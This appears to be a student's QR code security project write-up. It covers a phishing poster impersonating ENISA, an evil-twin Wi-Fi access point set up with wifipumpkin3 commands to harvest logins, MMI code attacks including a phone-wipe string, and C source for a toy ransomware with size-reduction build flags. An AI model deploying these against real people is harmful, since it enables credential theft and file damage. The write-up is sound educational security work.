  echo "Then, please select the directory containing the image files. Images are assumed to be in .png format."
  echo ""
  echo -n "Wait x seconds between images --> "
  read sec

  if [ -z "${sec##*[!0-9]*}" ];  then
    # The above str replacement is removing all the digits
    echo ""
    echo "Input was not a number. "
  else
    if [ $sec -gt 0 ]; then
      fullPath=$(realpath $0)
      dirPath=$(dirname $fullPath)
      imagePath="$dirPath/output/"

      images=$(dialog --stdout --clear --title "Slideshow Directory" --backtitle "5  -  Slideshow Options" --dselect $imagePath 21 50)
      clear

      if [ -d "$images" ]; then
        echo "Use ESC to terminate early."
        echo "Slideshow will start in 5 seconds.... "
        sleep 5

        feh -D $sec -F --on-last-slide quit -q  $images/*.png

        echo ""
        echo "Finished Slideshow."
      else
        echo ""
```



```
        echo ""
        echo "Not a valid directory."
        echo "Please doublecheck and try again."
      fi

      unset images
    else
      echo ""
      echo "There must be a delay of at least 1 second."
    fi
  fi
  unset sec
}
```

Section 2, Attack 1

A basic phishing attack using a QR code was performed for the first attack in section 2. This phishing attack was conducted only as a demonstration and no personal information was collected. If a phishing campaign were to be conducted it would need to adhere to strict ethical guidelines.


A video detailing the attack can be found at https://www.youtube.com/watch?v=7R0Za_4wmqE

Below is the mock-up poster that was used for the phishing attack. ENISA are the EU Agency for Cybersecurity and provide lots of educational material regarding cybersecurity. It made sense, from an attacker's perspective to impersonate ENISA and ask questions with regards to user's passwords, their complexity and general security posture. This, coupled with an email address the user entered to win a fake competition, would be a significant amount of information for a bad actor to try compromise a user's social media, email, etc. With this information in hand, it would be trivial for a bad actor to work out if this email address was part of a public data breach and then use the associated information for a credential stuffing attack.

The phishing site was hosted using a Google Forms survey. Alternatively, this could be hosted on a site controlled by the attacker. Of the QR code scanners tested none blocked the page from loading. Google Safe Browsing API that is utilised by a number of QR code scanners can only block sites that it knows about (Mavroeidis & Nicho, 2017). If a site is new, or if it redirects users to another site automatically, it can be hard to block. The highest level of security that the QR scanners provided was displaying the URL and asking if I was sure I wanted to proceed.

Phishing has improved over the years and become a lot more targeted. Modern phishing emails display well formatted text, spoofed headers, official looking logos, etc. While a phishing attack such as this may not be incredibly sophisticated from a technical point of view, they can still be dangerous. Since QR codes are not human-readable we are relying on the QR scanner and often the end user to make the right judgement call about the URL in question.

The final question of if this is more or less effective than traditional phishing with a URL sent via email is outside the scope of this project. Research conducted by (Krombholz, et al., 2014) showed that users are happy to scan QR codes with no accompanying information which seems to indicate a lack of security awareness.



THE EU CYBERSECURITY AGENCY

WHAT IS A PASS-WORD AND WHY IT IS IMPORTANT?

Target Audience: eTwinning teachers

Subject: Passwords

EUROPEAN CYBER SECURITY MONTH

Take our quick 5 minute survey to help us gather data on passwords and their use.
Complete the survey and you will be entered into a draw to win 1 of 5 Apple iPads.
Simpley scan the QR code below to get started.

EUROPEAN UNION AGENCY FOR CYBERSECURITY


#CyberEurope
www.cyber-europe.eu
www.enisa.europa.eu
info@enisa.europa.eu

CYBER EXERCISE PLATFORM

Section 2, Attack 2


Attack 2 involved setting up an access point (AP) that could be logged into using a QR code. The AP was set up using an external wireless adapter (AWUS036ACH) on Kali Linux. Wifipumpkin3 was used to deploy the AP with the correct settings and to present a captive portal to collect user logins when they connected to the AP. In this attack I created an SSID called “College Student Wifi” using a password of “password123”. Alternative networks can be setup too, provided the QR code with the network details and the fake AP have the same name, password, etc.

A video of the attack can be found at https://www.youtube.com/watch?v=z6wbvPxHGCY


Kali Linux running on an old Toshiba laptop. External Wireless adapter is shown. USB keyboard is used as some keys on laptop are dead. Ethernet cable used to give internet connectivity to users logged onto the network.


Close up of wireless adapter and box.

If deploying a similar setup in a public place such as an airport, university, etc. it would be plausible to use a Raspberry Pi, external powerbank and wireless adaptor. The Alfa adapter I used is great but not inconspicous. Smaller wireless adapters that support Master mode are available and would be better in such a setup.



The default captive portal on wifipumpkin. There are other captive portals available for download ranging from Facebook, to Microsoft, to McDonalds Customer WiFi. It is also reasonable easy to create your own.

To do a basic setup on wifipumpkin the following commands were used.



```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables -P FORWARD ACCEPT

# PUT WIRELESS ADAPTER INTO MASTER MODE

sudo ifconfig wlan0 down
sudo airmon-ng check kill
sudo iwconfig wlan0 mode master
sudo ifconfig wlan0 up
sudo iwconfig

# WIFIPUMPKIN STUFF STARTS HERE
sudo wifipumpkin3

set ssid College Student Wifi

set security true
set security.wpa_type 2
set security.wpa_algorithms TKIP
set security.wpa_sharedkey password123

ap

set interface wlan0
set proxy captiveflask
set captiveflask.DarkLogin true
set captiveflask.force_redirect_successful_template true

proxies

start

```

It is sometimes necessary to flush IP tables and restart systemd’s networking services before running wifipumpkin. The external wireless adapter must be in Master mode. Once those two bits of preparation are finished setting up an access point takes only a few commands. Once the parameters have been configured the AP can be brought up with start and shutdown with the “stop” command.

Other than setting up a captive portal it is possible to use wifipumpkin to simply sniff the traffic as it passes through or to integrate it with BeEF (The Browser Exploitation Framework) so that every page requested by the victim will have a JavaScript hook injected into it. Wifipumpkin is very akin to metasploit which it takes a lot of cues from. It is modular and can be expanded upon and utilised in countless wayr. This attack is ideally suited to somewhere with a lot of footfall and WiFi access points that see a very quick turnover in users. Of the QR code scanners tested all logged into the WiFi network without issue.

Section 2, Attack 3

Attack 3 focused on using MMI (Man-Machine-Interface) codes encoded into QR codes. These MMI codes can be scanned and then executed on the target mobile device. The most common is *#06# which, when dialled, will display the IMEI (International Mobile Equipment Identifier) number of the device. A number of these codes that are manufacturer-specific and some are dependent on the mobile service provider.

This attack was based upon the work of a security researcher (Ravi Borgaonkar) who demonstrated an attack against Samsung devices using MMI (Man-Machine-Interface) codes. The attack involved encoding the string "tel: 2767*3855#" into a QR code. Once scanned this MMI code would be dialled and all the data on the phone would be erased (Krombholz, et al., 2014) (Engel, 2012). This was back in 2012 against an early model of Samsung Galaxy.

When I attempted to execute the same attack, I failed to get any MMI code to execute apart from on one device: an ancient HTC Desire S running Android 2.3.5 This device was also rooted, and the elevated privileges may have led to the execution, so I do not count this as fair game. I did have a friend attempt a similar experiment on another device (Xiaomi), but it seems that from at least Android 7.0 onwards it is impossible to automatically dial MMI codes. A number of MMI codes are specified by the manufacturer and this project did not have any budget to purchase several different Android devices for testing. On the two modern, unrooted devices no execution took place.

A video of the attempted attack demonstration can be found at https://www.youtube.com/watch?v=Qlw1W9wNOOI

The code attempted is displayed below. It contains the sting "tel:*#*#3424#*#*" which is used to bring up a debug menu on a number of HTC mobile devices.

Section 3, QR code Malware

The final part of the project was an attempt at creating QR code malware. This would be scanned and executed on the device by the scanning software (zbarcam). Initially this was going to be on Android as it is the world's most popular mobile OS, and it is how most QR codes are scanned (outside of industrial tracking systems). However, due to time and skill constraints I chose to instead target Windows. I knew from my research that getting an executable from a QR code to run on a Windows machine was possible and so it became more a question of how than a question of if.

The malware I wrote was relatively simple but getting it small enough to fit into a QR code was not. Anyone who has written a hello world in C will be surprised to find the .exe produced can get as large as 100kb. This is due to how the compiler and linker are setup by default. Unfortunately, our maximum overhead for a QR code containing binary data is 2,953 bytes so there is a lot of optimization to be had. I initially started with GCC and managed to get the executable down to ~15kb. This was not small enough, so I swapped over to Visual Studio's build tools to get a smaller executable. Using Microsoft's C compiler got it down to 3kb and with some linker optimizations it finally got small enough to fit into a QR code. I used Microsoft's linker but could have swapped to Crinkler if it needed to be smaller again.


The command to assemble was:
cl /c /O1 /GS- encrypt.c

- CL is the compiler.
- /c means compile without linking.
- /O1 is for creating small code.
- /GS- means suppress buffer overflow detection.

Linking was done as follows:
link /align:16 /subsystem:windows /entry:main /nodefaultlib encrypt.obj

- link is calling the linker.
- /align:16 is setting the section alignment to 16 bytes which is the lowest it'll go (will cause a warning, safe to ignore).
- /subsystem:windows because we're writing a windows executable.
- /entry:main is to start execution from main.
- /nodefaultlib remove default libraries and only add what we specify.

The malware I wrote was a rudimentary example of ransomware. It takes characters from a textfile and shifts them forward by 100 places e.g. ASCII A is 65 in decimal, add 100 to it and write it back out (A = ¥, B = ¦, C = §, etc.). Below is the C code for the encryption (left) and decryption (right) modules. While this malware is relatively tame and doesn't really encrypt the file It would be entirely possible to create something more aggressive and encode it in a QR code.



```c
#include<stdio.h>
int main(){
  char ch;
  FILE *fps, *fpt;

  fps = fopen("test.txt", "r");
  if(fps == NULL)
    return 0;
  fpt = fopen("temp.txt", "w");
  if(fpt == NULL)
    return 0;
  ch = fgetc(fps);
  while(ch != EOF){
    ch = ch+100;
    fputc(ch, fpt);
    ch = fgetc(fps);
  }
  fclose(fps);
  fclose(fpt);

  fps = fopen("test.txt", "w");
  if(fps == NULL)
    return 0;
  fpt = fopen("temp.txt", "r");
  if(fpt == NULL)
    return 0;
  ch = fgetc(fpt);
  while(ch != EOF){
    ch = fputc(ch, fps);
    ch = fgetc(fpt);
  }
  fclose(fps);
  fclose(fpt);
  return 0;
}
```

```c
#include<stdio.h>
int main(){
  char ch;
  FILE *fps, *fpt;

  fps = fopen("test.txt", "w");
  if(fps == NULL)
    return 0;
  fpt = fopen("temp.txt", "r");
  if(fpt == NULL)
    return 0;
  ch = fgetc(fpt);
  while(ch != EOF){
      ch = ch-100;
      fputc(ch, fps);
      ch = fgetc(fpt);
  }
  fclose(fps);
  fclose(fpt);
  return 0;
}
```

Once these were compiled and linked the executables were encoded into 2 QR codes using snow crash. These were scanned using ZBar on a Windows 10 machine. ZBar was set up to read binary data and execute the corresponding code.

Typically, the vast majority of QR code scanners are set up to decode textual data. While the QR standard does allow for binary data it is not frequently used. As a consequence, the vast majority of QR code scanners will default to text unless instructed otherwise. This deliberate tweaking of ZBar's settings is meant to emulate the presence of a vulnerability in the scanner. There were some other tests of dangerous input on Windows such as a fork bomb and a classic batch file folder bomb. These worked well and the videos will be uploaded to the snow crash playlist I started compiling on my YouTube channel.

A video of the attack can be found at https://www.youtube.com/watch?v=A_SRyd52PAc

Bibliography

Brown, J., 2011. *ZBar bar code reader.* [Online]
Available at: http://zbar.sourceforge.net/
[Accessed 10 December 2020].

Engel, T., 2012. *What's the difference between USSD, MMI and SS codes?.* [Online]
Available at: https://berlin.ccc.de/~tobias/mmi-ussd-ss-codes-explained.html
[Accessed 10 April 2021].

Friesel, D., 2020. *Feh – Image viewer and Cataloguer.* [Online]
Available at: https://github.com/derf/feh
[Accessed 10 December 2020].

Fukuchi, K., 2020. *Libqrencode.* [Online]
Available at: https://fukuchi.org/works/qrencode/
[Accessed 10 December 2020].

Krombholz, K. et al., 2014. QR Code Security: A Survey of Attacks and Challenges for Usable Security. *Human Aspects of Information Security, Privacy, and Trust,* Volume 8533, pp. 79-90.

Mavroeidis, V. & Nicho, M., 2017. *Quick Response Code Secure: A Cryptographically Secure Anti-Phishing Tool for QR Code Attacks.* Warsaw, Poland;, Springer, Cham., pp. 314 - 324.